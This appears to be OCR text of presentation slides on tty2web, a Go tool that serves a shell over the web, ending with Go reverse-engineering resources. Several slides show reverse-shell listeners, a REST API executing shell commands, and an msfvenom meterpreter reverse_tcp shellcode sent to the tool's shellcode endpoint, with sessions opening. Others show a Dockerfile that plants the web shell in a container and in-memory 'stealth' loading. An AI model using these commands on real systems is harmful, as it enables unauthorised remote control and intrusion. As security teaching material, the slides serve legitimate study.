
```
root@b8230469ee65:~# ./tty2web --download / --upload / -w bash
```

Reverse mode in tty2web



Tty2web – reverse mode


- **Reverse shell mode**
- **With proxy support**



```
root@b8230469ee65:~# ./tty2web --listen :4444 --server :8080 --password test     # listener
```

Tty2web – tty support examples with reverse mode

- **Run any interactive console utility in reverse shell mode**
- **MC example**



```
root@b8230469ee65:~# ./tty2web --listen :4444 --server :8080 --password test     # listener
```

Tty2web – API – RESTful interface to your shell

Examples:

```
$ curl 'http://127.0.0.1:8080/api/' -d whoami’
user

$ curl 'http://127.0.0.1:8080/api/' -d 'id’
uid=1000(user) gid=1000(user) groups=1000(user)

$ curl 'http://127.0.0.1:8080/api/?tr+a-z+A-Z' -d 'data’
DATA
```

Tty2web – API – RESTful interface to your shell

```
$ curl 'http://127.0.0.1:8080/sc/’ –d ‘127.0.0.1:4444’ -H ”Accept-Language: msf-
tcp”

msf5 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp

[..]
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Transmitting intermediate stager...(126 bytes)
[*] Sending stage (3021284 bytes) to 127.0.0.1
[*] Meterpreter session 4 opened (127.0.0.1:4444 -> 127.0.0.1:38722) at 2022-09-
24 05:53:10 +0200
```

Tty2web – SC API – Launch shellcode

```
./msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444
-f raw | base64 | tr –d ‘\n’

curl "http://127.0.0.1:8081/sc/" -d
'{"type":"sc","cmd":"SDH/aglYmbYQSInWTTHJaiJBWrIHDwVIhcB4UWoKQVlQail
YmWoCX2oBXg8FSIXAeDtIl0i5AgARXH8AAAFRSInmahBaaipYDwVZSIXAeSVJ/8l
0GFdqI1hqAGoFSInnSDH2DwVZWV9IhcB5x2o8WGoBXw8FXmp+Wg8FSIXAeO3/
5g=="}' -H "Content-Type: application/json”

[..]
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Transmitting intermediate stager...(126 bytes)
[*] Sending stage (3021284 bytes) to 127.0.0.1
[*] Meterpreter session 5 opened (127.0.0.1:4444 -> 127.0.0.1:38722) at 2022-09-
24 05:56:10 +0200
```

Tty2web – testing container workloads/pods

- **Single binary to add to container**
- **Configurable using environment variables**
- **Compatible with any reverse HTTP/S proxy/balancer**

Example:

```
FROM target/container
RUN curl –L http:// > /bin/tty2web && chmod 755 /bin/tty2web
CMD /bin/tty2web –p 80 –w /bin/bash
```

In memory loading – Stealth mode


- Windows
  - Donut Injector ported to pure Go
    - https://github.com/Binject/go-donut
  - Go MemoryModule
  - Load DLL completely from memory
  - https://github.com/kost/go-MemoryModule
  - Using MemoryModule from fancycode
    - https://github.com/fancycode/MemoryModule
- Linux/Unix/BSD
  - Run code from memory
  - https://github.com/amenzhinsky/go-memexec

Golang - reversing

- Dynamic
  - GODEBUG
  - GOTRACEBACK
  - Examples
    - GODEBUG=gctrace=1,schedtrace=1000

Reversing - static

- https://github.com/sibears/IDAGolangHelper
- https://github.com/SentineLabs/AlphaGolang
- IDA PRO from 7.6
- Ghidra tool
- https://github.com/felberj/gotools
- https://cujo.com/reverse-engineering-go-binaries-with-ghidra/



```
Function name
runtime.newproc1
runtime.gfput
runtime.gfget
runtime.gfpurge
runtime.unlockOSThread
runtime.badunlockosthread
runtime._System
runtime._ExternalCode
runtime._LostExternalCode
runtime._GC
runtime.sigprof
runtime.sigprofNonGoPC
runtime.setsSP
runtime.procresize
runtime.acquirep
runtime.acquirep1
runtime.releasep
runtime.incidlelocked
runtime.checkdead
runtime.sysmon
runtime.retake
runtime.preemptall
runtime.schedtrace
runtime.mput
runtime.globrunqget
runtime.pidleput
runtime.pidleget
runtime.runqempty
runtime.runqput
runtime.runqputslow
Line 561 of 1791
```

```
.text:00040688
.text:00040688 runtime.newproc1                          ; CODE XREF: runtime.newproc1+4E8↓j
.text:00040688                                           ; runtime.newproc.func1+34↓p
.text:00040688                                           ; DATA XREF: ...
